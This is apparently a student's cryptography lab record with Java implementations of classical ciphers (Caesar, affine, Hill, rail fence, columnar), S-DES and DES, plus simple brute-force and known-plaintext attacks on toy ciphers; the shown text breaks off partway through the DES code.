|  |  |
| --- | --- |
| **Exp No:** 1 | **CAESAR CIPHER AND AFFINE CIPHER** |
| **Date:**22/8/22 |

**CAESAR CIPHER**

**Aim:**

To Encrypt the given message using Caesar Cipher and also perform decryption.

**Algorithm:**

* Get input message and numeric key from the user.
* To encrypt the given message , replacing each letter of the alphabet with the letter standing key places further down the alphabet.
* To Decrypt the message, forward each letter of the alphabet by Key times.

**Code:**

import java.util.\*;

public class caesarcipher {

static String alpha="abcdefghijklmnopqrstuvwxyz";

public static String encrypt(String word,int key)

{

String ct="";

for(int i =0;i<word.length();i++)

{

if(word.charAt(i)!=' '){

int j=((alpha.indexOf(word.charAt(i))+key)%26);

System.out.println(j);

ct+=alpha.charAt(j);

}

else{

ct+=" ";

}

}

return ct;

}

public static String decrypt(String word,int key)

{

String pt="";

for(int i =0;i<word.length();i++)

{

if(word.charAt(i)!=' '){

int j=((alpha.indexOf(word.charAt(i))-key)%26);

pt+=alpha.charAt(j);

}

else{

pt+=" ";

}

}

return pt;

}

public static void main(String args[])

{

Scanner cin=new Scanner(System.in);

System.out.println("Enter Plain Text:");

String pt=cin.nextLine();

System.out.println("Enter Numeric key:");

int key=Integer.parseInt(cin.nextLine());

String ct=encrypt(pt,key);


System.out.println("The Cipher Text is "+ct);

System.out.println("The Decrypted message is "+decrypt(ct,key));

}

}

**Output:**



**Result:**

Thus Caesar cipher has been implemented successfully.

**AFFINE CIPHER**

**Aim:**

To Encrypt the given message using Affine Cipher and also perform decryption.

**Algorithm:**

* Get the plain text and two keys(a and b) from user.
* Check whether the keys are co-prime to each other.
* Then encrypt the plain text using following formula y=(ax+b) mod 26
* To get back the original message , decrupt as follow x=a-1(y-b) mod 26

**Code:**

package cryptography;

import java.util.\*;

public class affinecipher {

public static String alpha="abcdefghijklmnopqrstuvwxyz";

public static int gcd(int a,int b)

{

if (b == 0)

return a;

else

return gcd(b, Math.abs(a - b));

}

public static StringBuilder encrypt(String pt,int a,int b)

{

StringBuilder ct=new StringBuilder();

for(int i=0;i<pt.length();i++)

{

if(pt.charAt(i)!=' '){

int y=(a\*(alpha.indexOf(pt.charAt(i)))+b)%26;

ct.append(alpha.charAt(y));

}

else{

ct.append(" ");

}

}

return ct;

}

public static int inversion(int a)

{

for (int X = 1; X < 26; X++)

if (((a % 26) \* (X % 26)) % 26 == 1)

return X;

return 1;

}

public static StringBuilder decrypt(String ct,int a,int b)

{

StringBuilder pt=new StringBuilder();

int invert=inversion(a);

System.out.println("The key inversion:"+invert);

for(int i=0;i<ct.length();i++)

{

if(ct.charAt(i)!=' '){

int y=(invert\*((alpha.indexOf(ct.charAt(i)))-b));

int x=0;

while(y<0)

{x=26+y;

y=x;

}

if(x>0)

{

pt.append(alpha.charAt(x));

}

else{

x=(invert\*(alpha.indexOf(ct.charAt(i))-b))%26;

pt.append(alpha.charAt(x));

}

}

else{

pt.append(" ");

}

}

return pt;

}

public static void main(String args[])

{

Scanner cin=new Scanner(System.in);

System.out.println("Enter Plain text");

String pt=cin.nextLine();

System.out.println("Enter key(a)");

int a=cin.nextInt();

System.out.println("Enter key(b)");

int b=cin.nextInt();

if(gcd(a,b)==1)

{

StringBuilder ct=new StringBuilder();

ct=encrypt(pt,a,b);

System.out.println("The cipher text is "+ct);

StringBuilder dec=decrypt(ct.toString(),a,b);

System.out.println("The decrypted text: "+dec);

}

else{


System.out.println("The keys are not coprime to each other");

}

}

}

**Output:**



**Result:**

Thus affine cipher has been implemented successfully.

|  |  |
| --- | --- |
| **Exp No: 2** | **HILL CIPHER AND TRANSPOSITION CIPHER** |
| **Date:** 29/8/22 |

**HILL CIPHER**

**Aim:**

To Encrypt the given message using Hill cipher.

**Algorithm:**

* Start the program.
* Convert the key using a substitution scheme into a 2x2 key matrix.
* Convert our plain text into vector form.
* Multiply the key matrix with each 2x1 plain text vector, and take the modulo of result (2x1 vectors) by 26. Then concatenate the results.
* Stop the program

**Code:**

package cryptography;

import java.util.\*;

// Java code to implement Hill Cipher

class hill

{

// Following function generates the

// key matrix for the key string

static void getKeyMatrix(String key, int keyMatrix[][])

{

int k = 0;

for (int i = 0; i < 3; i++)

{

for (int j = 0; j < 3; j++)

{

keyMatrix[i][j] = (key.charAt(k)) % 65;

k++;

}

}

}

// Following function encrypts the message

static void encrypt(int cipherMatrix[][],

int keyMatrix[][],

int messageVector[][])

{

int x, i, j;

for (i = 0; i < 3; i++)

{

for (j = 0; j < 1; j++)

{

cipherMatrix[i][j] = 0;

for (x = 0; x < 3; x++)

{

cipherMatrix[i][j] +=

keyMatrix[i][x] \* messageVector[x][j];

}

cipherMatrix[i][j] = cipherMatrix[i][j] % 26;

}

}

}

// Function to implement Hill Cipher

static void HillCipher(String message, String key)

{

// Get key matrix from the key string

int [][]keyMatrix = new int[3][3];

getKeyMatrix(key, keyMatrix);

int [][]messageVector = new int[3][1];

// Generate vector for the message

for (int i = 0; i < 3; i++)

messageVector[i][0] = (message.charAt(i)) % 65;

int [][]cipherMatrix = new int[3][1];

// Following function generates

// the encrypted vector

encrypt(cipherMatrix, keyMatrix, messageVector);

String CipherText="";

// Generate the encrypted text from

// the encrypted vector

for (int i = 0; i < 3; i++)

CipherText += (char)(cipherMatrix[i][0] + 65);

System.out.print(" Ciphertext:" + CipherText);

}

// Driver code

public static void main(String[] args)

{

Scanner cin=new Scanner(System.in);

System.out.println("Enter Plain text:");

String message = cin.nextLine();

String key = "GYBNQKURP";

HillCipher(message, key);

}

}

**Output:**



**Result:**

Thus Hill Cipher has been implemented successfully.

**TRANSPOSITION CIPHER**

**RAILFENCE CIPHER**

**Aim:**

To Encrypt the given message using Railfence Cipher and also perform decryption.

**Algorithm:**

* Start the program.
* Obtain the input message from the user.
* Encrypt the given message using the appropriate transposition mechanisms for the
* respective ciphers.
* Generate the cipher text.
* Now decrypt the cipher text using deciphering mechanisms for the respective
* ciphers.
* Generate the plain text.
* Compare the plain text generated and user’s input message.
* Stop.

**Code:**

package cryptography;

import java.util.\*;

public class Cryptography {

public static void main(String[] args) {

Scanner sc = new Scanner(System.in);

System.out.println("enter message:");

//int key;

String PT=sc.nextLine();

//System.out.println("Enter key:");

//key=sc.nextInt();

int n=PT.length();

String CT="";

for(int i=0;i<n;i+=2){

CT=CT+PT.charAt(i);}

for(int i=1;i<n;i+=2){

CT=CT+PT.charAt(i);}

System.out.println("The Cipher Text is "+CT);

int p = n%2;

String Pt="";

if(p==0){

int j=0;

for(int i=n/2;i<n;i++){

Pt=Pt+CT.charAt(j)+CT.charAt(i);

j++;}}

else{

int j=0;

for(int i=((n/2)+1);i<n;i++){

Pt=Pt+CT.charAt(j)+CT.charAt(i);

j++;

}


Pt=Pt+CT.charAt(j);}

System.out.println("The Plain Text is "+Pt);

}

}

**Output:**



**Result:**

Thus the railfence cipher is implemented successfully

**COLUMNAR CIPHER**

**Aim:**

To Encrypt the given message using Columnar Cipher and also perform decryption.

**Code:**

import java.util.\*;

public class columncipher {

public static void main(String args[])

{

Scanner scan=new Scanner(System.in);

System.out.println("Enter the Plain Text ");

String PT=scan.nextLine();

PT=PT.replaceAll(" ", "");

System.out.println("Enter the Keyword with the no of integers ");

int n = scan.nextInt();

int k[]=new int[n];

for(int i=0;i<n;i++)

{

k[i]=scan.nextInt();

}

int l=PT.length();

if(l%3 != 0){

l=(l/n)+1;

}else{

l=l/n;

}

int mat[][]=new int[l][n];

int p=0;

for(int i=0;i<l;i++)

{

for(int j=0;j<n;j++){

if(p != PT.length() ){

mat[i][j]=(PT.charAt(p)-97);

}else{

mat[i][j]=-2;

}

p++;

}

}

for (int a=0;a<l;a++){

for (int j=0;j<n;j++){

System.out.print((char)(mat[a][j]+97)+" ");

}

System.out.println();

}

String CT="";

int s=1,i;

while(s<=n){

for( i=0;i<n;i++){

if(k[i]==s){

for(int j=0;j<l;j++){

CT+=(char)(mat[j][i]+97);

}

}

}

s++;

}

System.out.println("The Cipher Text is "+CT);

PT="";

for (int a=0;a<l;a++){

for (int j=0;j<n;j++){

char b=(char)(mat[a][j]+97);

if(b!='\_')

{

PT+=b;

}


}

}

System.out.println("The Plain Text is "+ PT);

}}

**Output:**



**Result:**

Thus the implementation of columnar cipher has been executed successfully.

|  |  |
| --- | --- |
| **Exp No: 3** | **SDES AND CRYPT-ANALYTIC ATTACKS** |
| **Date:** 12/9/22 |

**SDES**

**Aim:**

To Encrypt the given message using SDES and also perform decryption.

**Algorithm:**

* Start the program
* Get your plaintext and key
* First apply p10 permute with given algorithm and split the generated p10 with 5 and 5.
* shift once by splitting them by half and then permute p8 in which use shifted once. Generated key is k1.
* Similarly generate the key is k2.
* Now perform encrypt permute plaintext with initial permutation[IP] and then take the right half of IP.
* Perform EX-OR operations and swap the values again do the following steps we get encrypted message.
* Similarly follow the above steps we get the plaintext message.

**Code:**

package cryptography;

import java.util.\*;

public class des {

int key[] = {

1, 0, 1, 0, 0, 0, 0, 0, 1, 0

}; // extra example for checking purpose

int P10[] = { 3, 5, 2, 7, 4, 10, 1, 9, 8, 6 };

int P8[] = { 6, 3, 7, 4, 8, 5, 10, 9 };

int key1[] = new int[8];

int key2[] = new int[8];

int[] IP = { 2, 6, 3, 1, 4, 8, 5, 7 };

int[] EP = { 4, 1, 2, 3, 2, 3, 4, 1 };

int[] P4 = { 2, 4, 3, 1 };

int[] IP\_inv = { 4, 1, 3, 5, 7, 2, 8, 6 };

int[][] S0 = { { 1, 0, 3, 2 },

{ 3, 2, 1, 0 },

{ 0, 2, 1, 3 },

{ 3, 1, 3, 2 } };

int[][] S1 = { { 0, 1, 2, 3 },

{ 2, 0, 1, 3 },

{ 3, 0, 1, 0 },

{ 2, 1, 0, 3 } };

// this function basically generates the key(key1 and

//key2) using P10 and P8 with (1 and 2)left shifts

void key\_generation()

{

int key\_[] = new int[10];

for (int i = 0; i < 10; i++) {

key\_[i] = key[P10[i] - 1];

}

int Ls[] = new int[5];

int Rs[] = new int[5];

for (int i = 0; i < 5; i++) {

Ls[i] = key\_[i];

Rs[i] = key\_[i + 5];

}

int[] Ls\_1 = shift(Ls, 1);

int[] Rs\_1 = shift(Rs, 1);

for (int i = 0; i < 5; i++) {

key\_[i] = Ls\_1[i];

key\_[i + 5] = Rs\_1[i];

}

for (int i = 0; i < 8; i++) {

key1[i] = key\_[P8[i] - 1];

}

int[] Ls\_2 = shift(Ls, 2);

int[] Rs\_2 = shift(Rs, 2);

for (int i = 0; i < 5; i++) {

key\_[i] = Ls\_2[i];

key\_[i + 5] = Rs\_2[i];

}

for (int i = 0; i < 8; i++) {

key2[i] = key\_[P8[i] - 1];

}

System.out.println("Your Key-1 :");

for (int i = 0; i < 8; i++)

System.out.print(key1[i] + " ");

System.out.println();

System.out.println("Your Key-2 :");

for (int i = 0; i < 8; i++)

System.out.print(key2[i] + " ");

}

// this function is use full for shifting(circular) the

//array n position towards left

int[] shift(int[] ar, int n)

{

while (n > 0) {

int temp = ar[0];

for (int i = 0; i < ar.length - 1; i++) {

ar[i] = ar[i + 1];

}

ar[ar.length - 1] = temp;

n--;

}

return ar;

}

// this is main encryption function takes plain text as

//input uses another functions and returns the array of

//cipher text

int[] encryption(int[] plaintext)

{

int[] arr = new int[8];

for (int i = 0; i < 8; i++) {

arr[i] = plaintext[IP[i] - 1];

}

int[] arr1 = function\_(arr, key1);

int[] after\_swap = swap(arr1, arr1.length / 2);

int[] arr2 = function\_(after\_swap, key2);

int[] ciphertext = new int[8];

for (int i = 0; i < 8; i++) {

ciphertext[i] = arr2[IP\_inv[i] - 1];

}

return ciphertext;

}

String binary\_(int val)

{

if (val == 0)

return "00";

else if (val == 1)

return "01";

else if (val == 2)

return "10";

else

return "11";

}

int[] function\_(int[] ar, int[] key\_)

{

int[] l = new int[4];

int[] r = new int[4];

for (int i = 0; i < 4; i++) {

l[i] = ar[i];

r[i] = ar[i + 4];

}

int[] ep = new int[8];

for (int i = 0; i < 8; i++) {

ep[i] = r[EP[i] - 1];

}

for (int i = 0; i < 8; i++) {

ar[i] = key\_[i] ^ ep[i];

}

int[] l\_1 = new int[4];

int[] r\_1 = new int[4];

for (int i = 0; i < 4; i++) {

l\_1[i] = ar[i];

r\_1[i] = ar[i + 4];

}

int row, col, val;

row = Integer.parseInt("" + l\_1[0] + l\_1[3], 2);

col = Integer.parseInt("" + l\_1[1] + l\_1[2], 2);

val = S0[row][col];

String str\_l = binary\_(val);

row = Integer.parseInt("" + r\_1[0] + r\_1[3], 2);

col = Integer.parseInt("" + r\_1[1] + r\_1[2], 2);

val = S1[row][col];

String str\_r = binary\_(val);

int[] r\_ = new int[4];

for (int i = 0; i < 2; i++) {

char c1 = str\_l.charAt(i);

char c2 = str\_r.charAt(i);

r\_[i] = Character.getNumericValue(c1);

r\_[i + 2] = Character.getNumericValue(c2);

}

int[] r\_p4 = new int[4];

for (int i = 0; i < 4; i++) {

r\_p4[i] = r\_[P4[i] - 1];

}

for (int i = 0; i < 4; i++) {

l[i] = l[i] ^ r\_p4[i];

}

int[] output = new int[8];

for (int i = 0; i < 4; i++) {

output[i] = l[i];

output[i + 4] = r[i];

}

return output;

}

int[] swap(int[] array, int n)

{

int[] l = new int[n];

int[] r = new int[n];

for (int i = 0; i < n; i++) {

l[i] = array[i];

r[i] = array[i + n];

}

int[] output = new int[2 \* n];

for (int i = 0; i < n; i++) {

output[i] = r[i];

output[i + n] = l[i];

}

return output;

}

int[] decryption(int[] ar)

{

int[] arr = new int[8];

for (int i = 0; i < 8; i++) {

arr[i] = ar[IP[i] - 1];

}

int[] arr1 = function\_(arr, key2);

int[] after\_swap = swap(arr1, arr1.length / 2);

int[] arr2 = function\_(after\_swap, key1);

int[] decrypted = new int[8];

for (int i = 0; i < 8; i++) {

decrypted[i] = arr2[IP\_inv[i] - 1];

}

return decrypted;

}

public static void main(String[] args)

{

des obj = new des();

obj.key\_generation();

Scanner cin=new Scanner(System.in);

// int []plaintext= {1,0,1,0,0,1,0,1};

int[] plaintext=new int[8];

System.out.println("\nEnter Plain text:");

String pt=cin.nextLine();

for (int i = 0; i < 8; i++)

plaintext[i]=Integer.parseInt(String.valueOf(pt.charAt(i)));

System.out.println();

System.out.println("Your plain Text is :");

for (int i = 0; i < 8; i++)

System.out.print(plaintext[i] + " ");

int[] ciphertext = obj.encryption(plaintext);

System.out.println();

System.out.println("Your cipher Text is :");

for (int i = 0; i < 8; i++)

System.out.print(ciphertext[i] + " ");

int[] decrypted = obj.decryption(ciphertext);

System.out.println();

System.out.println("Your decrypted Text is :");


for (int i = 0; i < 8; i++)

System.out.print(decrypted[i] + " ");

}

}

**Output:**



**Result:**

Thus Simplified Data Encryption Standard has been implemented successfully

**CRYPTANALYSIS ATTACKS**

**Aim:**

To implement various crypt-analytic attacks to find out the encrypted message.

**Known plain text Analysis**

**Code:**

import java.util.\*;

public class affineAttack {

static String decryptCipher(String cipher,int a, int b)

{

String msg = "";

String alpha="abcdefghijklmnopqrstuvwxyz";

for(int i=0;i<cipher.length();i++)

{

int y=alpha.indexOf(cipher.charAt(i));

int inter=((y-b)\*19)%26;

System.out.println(y+" "+inter);

msg+=alpha.charAt(inter);

}

return msg;

}

public static void main(String Args[])

{

Scanner cin=new Scanner(System.in);

String PT;

String CT;

System.out.println("Enter Plain Text minimum 2 letter:");

PT=cin.nextLine();

System.out.println("Enter corresponding Cipher Text minimum 2 letter:");

CT=cin.nextLine();

String alpha="abcdefghijklmnopqrstuvwxyz";

int y1=alpha.indexOf(CT.charAt(0));

int y2=alpha.indexOf(CT.charAt(1));

int x1=alpha.indexOf(PT.charAt(0));

int x2=alpha.indexOf(PT.charAt(1));

int add=x1-x2;

int y=y1-y2;

System.out.println(y);

int multiplicative=7; //invert(Math.abs(add));

int a=(y\*multiplicative)%26;

a=26-a;

System.out.println("One key(a):"+a);

int b=(Math.abs((a\*x1)-y1))%26;

b=26-b;

System.out.println("Another key(b):"+b);

System.out.println("enter string:");


String de=cin.nextLine();

System.out.println(decryptCipher(de,a,b));

}

}

**Output:**



**Cipher-Text Analysis**

**Code:**

import java.util.\*;

public class CaesarAttack {

public static void main(String args[])

{

String ct;

Scanner cin=new Scanner(System.in);

System.out.println("Enter Cipher Text:");

ct=cin.nextLine();

String alpha="abcdefghijklmnopqrstuvwxyz";

int k=1;

while(k<26){

String t="";

for(int i=0;i<ct.length();i++)

{

if(Character.compare(ct.charAt(i),' ')==0)

{

t+=' ';

}

else{

int inter=(alpha.indexOf(ct.charAt(i))-k)%26;

if(inter<0)

{

inter=26+inter;

}

//System.out.println(inter);

t+=alpha.charAt(inter);

}

}

System.out.println(t);


k++;

}

}

}

**Output:**



**Result:**

Thus Crypt-analytic attacks have been implemented successfully.

|  |  |
| --- | --- |
| **Exp No: 4** | **DATA ENCRYPTION STANDARD AND ADVANCE DATA ENCRYPTION STANDARD** |
| **Date:** 19/9/22 |

**DATA ENCRYPTION STANDARD**

**Aim:**

To encrypt the message using DES and also perform decryption.

**Algorithm:**

* The process begins by giving 64-bit plain text as an input to an initial permutation function (IP).
* The initial permutation (IP) is then carried out on the plain text.
* The initial permutation (IP) generates two halves of the permuted block, known as RPT (Right Plain Text) and LPT (Left Plain Text).
* Each Left Plain Text (LPT) and Right Plain Text (RPT) is encrypted through 16 rounds.  
  This encryption process consists of five stages:
* Finally Left Plain Text (LPT) is combined with Right Plain Text (RPT). After that, on the newly combined block generated, a final permutation is performed.
* The output of this process will produce a 64-bit ciphertext.

**Code:**

import java.util.\*;

class fulldes {

private static class DES {

// CONSTANTS

// Initial Permutation Table

int[] IP

= { 58, 50, 42, 34, 26, 18, 10, 2, 60, 52, 44,

36, 28, 20, 12, 4, 62, 54, 46, 38, 30, 22,

14, 6, 64, 56, 48, 40, 32, 24, 16, 8, 57,

49, 41, 33, 25, 17, 9, 1, 59, 51, 43, 35,

27, 19, 11, 3, 61, 53, 45, 37, 29, 21, 13,

5, 63, 55, 47, 39, 31, 23, 15, 7 };

// Inverse Initial Permutation Table

int[] IP1

= { 40, 8, 48, 16, 56, 24, 64, 32, 39, 7, 47,

15, 55, 23, 63, 31, 38, 6, 46, 14, 54, 22,

62, 30, 37, 5, 45, 13, 53, 21, 61, 29, 36,

4, 44, 12, 52, 20, 60, 28, 35, 3, 43, 11,

51, 19, 59, 27, 34, 2, 42, 10, 50, 18, 58,

26, 33, 1, 41, 9, 49, 17, 57, 25 };

// first key-hePermutation Table

int[] PC1

= { 57, 49, 41, 33, 25, 17, 9, 1, 58, 50,

42, 34, 26, 18, 10, 2, 59, 51, 43, 35,

27, 19, 11, 3, 60, 52, 44, 36, 63, 55,

47, 39, 31, 23, 15, 7, 62, 54, 46, 38,

30, 22, 14, 6, 61, 53, 45, 37, 29, 21,

13, 5, 28, 20, 12, 4 };

// second key-Permutation Table

int[] PC2

= { 14, 17, 11, 24, 1, 5, 3, 28, 15, 6,

21, 10, 23, 19, 12, 4, 26, 8, 16, 7,

27, 20, 13, 2, 41, 52, 31, 37, 47, 55,

30, 40, 51, 45, 33, 48, 44, 49, 39, 56,

34, 53, 46, 42, 50, 36, 29, 32 };

// Expansion D-box Table

int[] EP = { 32, 1, 2, 3, 4, 5, 4, 5, 6, 7,

8, 9, 8, 9, 10, 11, 12, 13, 12, 13,

14, 15, 16, 17, 16, 17, 18, 19, 20, 21,

20, 21, 22, 23, 24, 25, 24, 25, 26, 27,

28, 29, 28, 29, 30, 31, 32, 1 };

// Straight Permutation Table

int[] P

= { 16, 7, 20, 21, 29, 12, 28, 17, 1, 15, 23,

26, 5, 18, 31, 10, 2, 8, 24, 14, 32, 27,

3, 9, 19, 13, 30, 6, 22, 11, 4, 25 };

// S-box Table

int[][][] sbox

= { { { 14, 4, 13, 1, 2, 15, 11, 8, 3, 10, 6,

12, 5, 9, 0, 7 },

{ 0, 15, 7, 4, 14, 2, 13, 1, 10, 6, 12,

11, 9, 5, 3, 8 },

{ 4, 1, 14, 8, 13, 6, 2, 11, 15, 12, 9, 7,

3, 10, 5, 0 },

{ 15, 12, 8, 2, 4, 9, 1, 7, 5, 11, 3, 14,

10, 0, 6, 13 } },

{ { 15, 1, 8, 14, 6, 11, 3, 4, 9, 7, 2, 13,

12, 0, 5, 10 },

{ 3, 13, 4, 7, 15, 2, 8, 14, 12, 0, 1, 10,

6, 9, 11, 5 },

{ 0, 14, 7, 11, 10, 4, 13, 1, 5, 8, 12, 6,

9, 3, 2, 15 },

{ 13, 8, 10, 1, 3, 15, 4, 2, 11, 6, 7, 12,

0, 5, 14, 9 } },

{ { 10, 0, 9, 14, 6, 3, 15, 5, 1, 13, 12, 7,

11, 4, 2, 8 },

{ 13, 7, 0, 9, 3, 4, 6, 10, 2, 8, 5, 14,

12, 11, 15, 1 },

{ 13, 6, 4, 9, 8, 15, 3, 0, 11, 1, 2, 12,

5, 10, 14, 7 },

{ 1, 10, 13, 0, 6, 9, 8, 7, 4, 15, 14, 3,

11, 5, 2, 12 } },

{ { 7, 13, 14, 3, 0, 6, 9, 10, 1, 2, 8, 5,

11, 12, 4, 15 },

{ 13, 8, 11, 5, 6, 15, 0, 3, 4, 7, 2, 12,

1, 10, 14, 9 },

{ 10, 6, 9, 0, 12, 11, 7, 13, 15, 1, 3,

14, 5, 2, 8, 4 },

{ 3, 15, 0, 6, 10, 1, 13, 8, 9, 4, 5, 11,

12, 7, 2, 14 } },

{ { 2, 12, 4, 1, 7, 10, 11, 6, 8, 5, 3, 15,

13, 0, 14, 9 },

{ 14, 11, 2, 12, 4, 7, 13, 1, 5, 0, 15,

10, 3, 9, 8, 6 },

{ 4, 2, 1, 11, 10, 13, 7, 8, 15, 9, 12, 5,

6, 3, 0, 14 },

{ 11, 8, 12, 7, 1, 14, 2, 13, 6, 15, 0, 9,

10, 4, 5, 3 } },

{ { 12, 1, 10, 15, 9, 2, 6, 8, 0, 13, 3, 4,

14, 7, 5, 11 },

{ 10, 15, 4, 2, 7, 12, 9, 5, 6, 1, 13, 14,

0, 11, 3, 8 },

{ 9, 14, 15, 5, 2, 8, 12, 3, 7, 0, 4, 10,

1, 13, 11, 6 },

{ 4, 3, 2, 12, 9, 5, 15, 10, 11, 14, 1, 7,

6, 0, 8, 13 } },

{ { 4, 11, 2, 14, 15, 0, 8, 13, 3, 12, 9, 7,

5, 10, 6, 1 },

{ 13, 0, 11, 7, 4, 9, 1, 10, 14, 3, 5, 12,

2, 15, 8, 6 },

{ 1, 4, 11, 13, 12, 3, 7, 14, 10, 15, 6,

8, 0, 5, 9, 2 },

{ 6, 11, 13, 8, 1, 4, 10, 7, 9, 5, 0, 15,

14, 2, 3, 12 } },

{ { 13, 2, 8, 4, 6, 15, 11, 1, 10, 9, 3, 14,

5, 0, 12, 7 },

{ 1, 15, 13, 8, 10, 3, 7, 4, 12, 5, 6, 11,

0, 14, 9, 2 },

{ 7, 11, 4, 1, 9, 12, 14, 2, 0, 6, 10, 13,

15, 3, 5, 8 },

{ 2, 1, 14, 7, 4, 10, 8, 13, 15, 12, 9, 0,

3, 5, 6, 11 } } };

int[] shiftBits = { 1, 1, 2, 2, 2, 2, 2, 2,

1, 2, 2, 2, 2, 2, 2, 1 };

// hexadecimal to binary conversion

String hextoBin(String input)

{

int n = input.length() \* 4;

input = Long.toBinaryString(

Long.parseUnsignedLong(input, 16));

while (input.length() < n)

input = "0" + input;

return input;

}

// binary to hexadecimal conversion

String binToHex(String input)

{

int n = (int)input.length() / 4;

input = Long.toHexString(

Long.parseUnsignedLong(input, 2));

while (input.length() < n)

input = "0" + input;

return input;

}

// per-mutate input hexadecimal

// according to specified sequence

String permutation(int[] sequence, String input)

{

String output = "";

input = hextoBin(input);

for (int i = 0; i < sequence.length; i++)

output += input.charAt(sequence[i] - 1);

output = binToHex(output);

return output;

}

// xor 2 hexadecimal strings

String xor(String a, String b)

{

// hexadecimal to decimal(base 10)

long t\_a = Long.parseUnsignedLong(a, 16);

// hexadecimal to decimal(base 10)

long t\_b = Long.parseUnsignedLong(b, 16);

// xor

t\_a = t\_a ^ t\_b;

// decimal to hexadecimal

a = Long.toHexString(t\_a);

// prepend 0's to maintain length

while (a.length() < b.length())

a = "0" + a;

return a;

}

// left Circular Shifting bits

String leftCircularShift(String input, int numBits)

{

int n = input.length() \* 4;

int perm[] = new int[n];

for (int i = 0; i < n - 1; i++)

perm[i] = (i + 2);

perm[n - 1] = 1;

while (numBits-- > 0)

input = permutation(perm, input);

return input;

}

// preparing 16 keys for 16 rounds

String[] getKeys(String key)

{

String keys[] = new String[16];

// first key permutation

key = permutation(PC1, key);

for (int i = 0; i < 16; i++) {

key = leftCircularShift(key.substring(0, 7),

shiftBits[i])

+ leftCircularShift(

key.substring(7, 14),

shiftBits[i]);

// second key permutation

keys[i] = permutation(PC2, key);

}

return keys;

}

// s-box lookup

String sBox(String input)

{

String output = "";

input = hextoBin(input);

for (int i = 0; i < 48; i += 6) {

String temp = input.substring(i, i + 6);

int num = i / 6;

int row = Integer.parseInt(

temp.charAt(0) + "" + temp.charAt(5),

2);

int col = Integer.parseInt(

temp.substring(1, 5), 2);

output += Integer.toHexString(

sbox[num][row][col]);

}

return output;

}

String round(String input, String key, int num)

{

// fk

String left = input.substring(0, 8);

String temp = input.substring(8, 16);

String right = temp;

// Expansion permutation

temp = permutation(EP, temp);

// xor temp and round key

temp = xor(temp, key);

// lookup in s-box table

temp = sBox(temp);

// Straight D-box

temp = permutation(P, temp);

// xor

left = xor(left, temp);

// System.out.println("Round " + (num + 1) + " "+ right.toUpperCase() + " "+ left.toUpperCase() + " "+ key.toUpperCase());

// swapper

return right + left;

}

String encrypt(String plainText, String key)

{

int i;

// get round keys

String keys[] = getKeys(key);

// initial permutation

plainText = permutation(IP, plainText);

System.out.println("After initial permutation: "

+ plainText.toUpperCase());

/\*System.out.println(

"After splitting: L0="

+ plainText.substring(0, 8).toUpperCase()

+ " R0="

+ plainText.substring(8, 16).toUpperCase()

+ "\n");\*/

// 16 rounds

for (i = 0; i < 16; i++) {

plainText = round(plainText, keys[i], i);

}

// 32-bit swap

plainText = plainText.substring(8, 16)

+ plainText.substring(0, 8);

// final permutation

plainText = permutation(IP1, plainText);

return plainText;

}

String decrypt(String plainText, String key)

{

int i;

// get round keys

String keys[] = getKeys(key);

// initial permutation

plainText = permutation(IP, plainText);

System.out.println("After initial permutation: "

+ plainText.toUpperCase());

/\*System.out.println(

"After splitting: L0="

+ plainText.substring(0, 8).toUpperCase()

+ " R0="

+ plainText.substring(8, 16).toUpperCase()

